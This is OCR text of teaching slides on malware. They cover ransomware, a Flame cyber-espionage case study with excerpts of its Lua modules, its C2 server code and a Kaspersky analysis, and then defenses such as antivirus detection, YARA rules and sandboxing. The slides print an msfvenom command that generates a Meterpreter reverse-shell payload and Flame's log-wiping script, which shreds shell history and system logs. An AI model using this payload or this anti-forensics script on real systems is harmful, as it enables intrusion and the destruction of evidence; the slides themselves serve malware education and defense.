
Ransomware statistics



Ransomware groups (2024)



More on ransomware




NO BACKUPS?
I TOO LIKE TO LIVE DANGEROUSLY
memegenerator.net

Malware case studies


Flame

Flame

Flame, also known as Flamer, sKyWIper, and Skywiper, is modular computer malware discovered in 2012 that attacks computers running the Microsoft Windows operating system.

The program is used for targeted cyber espionage in Middle Eastern countries.

Meet 'Flame,' The Massive Spy Malware Infiltrating Iranian Computers



Flame modules

```
if not _params.STD then
  assert(loadstring(config.get("LUA.LIBS.STD")))()
  if not _params.table_ext then
    assert(loadstring(config.get("LUA.LIBS.table_ext")))()
    if not __LIB_FLAME_PROPS_LOADED__ then
        __LIB_FLAME_PROPS_LOADED__ = true
      flame_props = {}
      flame_props.FLAME_ID_CONFIG_KEY = "MANAGER.FLAME_ID"
      flame_props.FLAME_TIME_CONFIG_KEY = "TIMER.NUM_OF_SECS"
      flame_props.FLAME_LOG_PERCENTAGE = "LEAK.LOG_PERCENTAGE"
      flame_props.FLAME_VERSION_CONFIG_KEY = "MANAGER.FLAME_VERSION"
      flame_props.SUCCESSFUL_INTERNET_TIMES_CONFIG = "GATOR.INTERNET_CHE
      flame_props.INTERNET_CHECK_KEY = "CONNECTION_TIME"
      flame_props.BPS_CONFIG = "GATOR.LEAK.BANDWIDTH_CALCULATOR.BPS_QUEU
      flame_props.BPS_KEY = "BPS"
      flame_props.PROXY_SERVER_KEY = "GATOR.PROXY_DATA.PROXY_SERVER"
      flame_props.getFlameId = function()
        if config.hasKey(flame_props.FLAME_ID_CONFIG_KEY) then
          local l_1_0 = config.get
          local l_1_1 = flame_props.FLAME_ID_CONFIG_KEY
          return l_1_0(l_1_1)
        end
        return nil
      end
```

List of code names for various families of modules in Flame's source code and their *possible* purpose[1]

Name	Description
Flame	Modules that perform attack functions
Boost	Information gathering modules
Flask	A type of attack module
Jimmy	A type of attack module
Munch	Installation and propagation modules
Snack	Local propagation modules
Spotter	Scanning modules
Transport	Replication modules
Euphoria	File leaking modules
Headache	Attack parameters or properties


Flame C2 servers

Operating system: 64-bit Debian 6.0.x

Programming languages: PHP, Python, bash

Database: MySQL

Web server: Apache 2.x with self-signed certificate



Flame C2 login and control panel

Clients and sign up

Clients sends HTTP request with

```
"uid=number&action=number"
```

C2 looks for specific combination

```
if (preg_match('/^uid=d+&action=d+/', $data) === 1) {
return array(RC_SUCCESS, PROTOCOL_SIGNUP); }
```

Types of clients

```
define('CLIENT_TYPE_SP', 1); define('CLIENT_TYPE_SPE', 2);
define('CLIENT_TYPE_FL', 3); define('CLIENT_TYPE_IP', 6);
```

Client functionality

Infected clients support very few commands, including:

GET_NEWS: Gets file(s) from ./news sub-directory that are assigned to current client ID. The news files contain updates and extra modules of Flame, as well as special commands, such as changing registry key values.

ADD_ENTRY: Stores information collected by the client. (The C2 script encrypts all files received from the client.)

Flame C2 periodic clean-ups

Every 30 minutes

```
php /var/www/htdocs/.../UnloadChecker.php
```

Every 6 hours

```
python /home/.../pycleaner/Eraser.py
```

At midnight

```
php /home/.../delete.php
```

LogWiper.sh

```
#!/bin/bash
#stop history
echo “unset HISTFILE” >> /etc/profile
history -c
find ~/.bash_history -exec shred -fvzu -n 3 {} \;
[…]
shred -fvzu -n 3 /var/log/wtmp
shred -fvzu -n 3 /var/log/lastlog
shred -fvzu -n 3 /var/run/utmp
shred -fvzu -n 3 /var/log/mail.*
[…]
#self delete
find ./ -type f | grep logging.sh | xargs -I {} shred -fvzu -n 3 {} \;
```

Read more

kaspersky

Solutions Industries Products Services Resource Center Contact Us GDPR

SECURELIST THREATS CATEGORIES TAGS STATISTICS ENCYCLOPEDIA

APT REPORTS

Full Analysis of Flame's Command & Control servers

By GReAT on September 17, 2012. 5:00 pm

Our previous analysis of the Flame malware, the advanced cyber-espionage tool that's linked to the Stuxnet operation, was initially published at the end of May 2012 and revealed a large scale campaign targeting several countries in the Middle East.


The Flame malware, including all of its components, was very large and our ongoing investigation revealed more and more details since that time. The news about this threat peaked on 4th June 2012, when Microsoft released an out-of-band patch to block three fraudulent digital certificates used by Flame. On the same day, we confirmed the existence of this in Flame and published our technical analysis of this sophisticated attack. This new side of Flame was so advanced that only the world's top cryptographers could be able to implement it. Since then, skeptical jokes about Flame have disappeared.


Later in June, we definitively confirmed that Flame developers communicated with the Stuxnet development team, which was another convincing fact that Flame was developed with nation-state backing.

We also published our analysis of the Flame command-and-Control (C&C) servers based on external observations and publicly available information. That helped our understanding of where the C&C servers were located and how they were registered.

With this blog post, we are releasing new information that was collected during forensic analysis of the Flame C&C servers. This investigation was done in partnership with Symantec, ITU-IMPACT and CERT-Bund/BSI.

Stuxnet, Flame, Duqu






Malware Defenses

Malware vs firewall

Firewall vs bind vs reverse_tcp


```
#include <stdio.h>
#include <malware.h>

int main() {

    system(malware.exe);

    if ( firewall_OFF && ( bind || reverse_tcp ) ) attacker_wins();

    if ( firewall_ON && bind ) defender_wins();

    if ( firewall_ON && reverse_tcp ) attacker_wins();

    return(42);
}
```

Malware vs AV



Malware vs AV

```
msfvenom -p
linux/x86/meterpreter/reverse_tcp
lhost=127.0.0.1 lport=4443 -f elf
> msfreverse
```



27 / 63

Community Score

27 security vendors and no sandboxes flagged this file as malicious

f7ff0dc3e359dadc6a605e885d2714b84de350db1e5e1191611167aa10629b73

msfreverse

elf

207 B
Size

2022-09-29 12:13:01 UTC
a moment ago

ELF

DETECTION | DETAILS | BEHAVIOR | COMMUNITY

Security Vendors' Analysis

Ad-Aware	Trojan.Linux.Getshell.O	ALYac	Trojan.Linux.Getshell.O
Arcabit	Trojan.Linux.Getshell.O	Avast	ELF:Agent-AER [Trj]
AVG	ELF:Agent-AER [Trj]	Avira (no cloud)	LINUX/Agent.94
BitDefender	Trojan.Linux.Getshell.O	ClamAV	Multios.Backdoor.Msfvenom_Payload-99...
Cynet	Malicious (score: 99)	DrWeb	Linux.BackConn.19
Elastic	Linux.Trojan.Getshell	Emsisoft	Trojan.Linux.Getshell.O (B)
eScan	Trojan.Linux.Getshell.O	ESET-NOD32	Linux/Shellcode.ConnectBack.H
Fortinet	ELF/Agent.AR!tr	GData	Trojan.Linux.Getshell.O
Google	Detected	Kaspersky	HEUR:Backdoor.Linux.Agent.ar
MAX	Malware (ai Score=83)	McAfee	GenericRXIA-CI!428BA0216DEE
McAfee-GW-Edition	GenericRXIA-CI!428BA0216DEE	Microsoft	Backdoor:Linux/ConnectBack.A!xp
Sophos	Troj/Bckdr-RYE	Symantec	Linux.Trojan
Trellix (FireEye)	Trojan.Linux.Getshell.O	VIPRE	Trojan.Linux.Getshell.O

Malware Defenses

Signatures – a fingerprint of known malware like strings, code sequences

Application control – maintain a list of approved applications to run

Heuristic – useful to identify “new” malware based code analysis, execution emulation

Anomaly based – define normal behaviour and monitor for the abnormal

Signatures

YARA is an open-source tool designed to help malware researchers identify and classify malware samples.

It makes it possible to create descriptions (or rules) for malware families based on textual and/or binary patterns.

YARA is multi-platform, running on Linux, Windows and Mac OS X.

```
rule silent_banker : banker
{
    meta:
        description = "This is just an example"
        thread_level = 3
        in_the_wild = true

    strings:
        $a = {6A 40 68 00 30 00 00 6A 14 8D 91}
        $b = {8D 4D B0 2B C1 83 C0 27 99 6A 4E 59 F7 F9}
        $c = "UVODFRYSIHLNWPEJXQZAKCBGMT"

    condition:
        $a or $b or $c
}
```

Sandboxing

E.g., **Cuckoo Sandbox**, an open source automated malware analysis system (sandbox)

Detected signatures

- The executable contains unknown PE section names indicative of a packer (could be a false positive) 1 event
- The file contains an unknown PE resource name possibly indicative of a packer 1 event
- Performs some HTTP requests 21 events
- Allocates read-write-execute memory (usually to unpack itself) 1 event
- Communicates with host for which no DNS query was performed 1 event
- Connects to an IP address that is no longer responding to requests (legitimate services will remain up-and-running usually) 1 event
- File has been identified by 39 AntiVirus engines on VirusTotal as malicious 39 events

Application control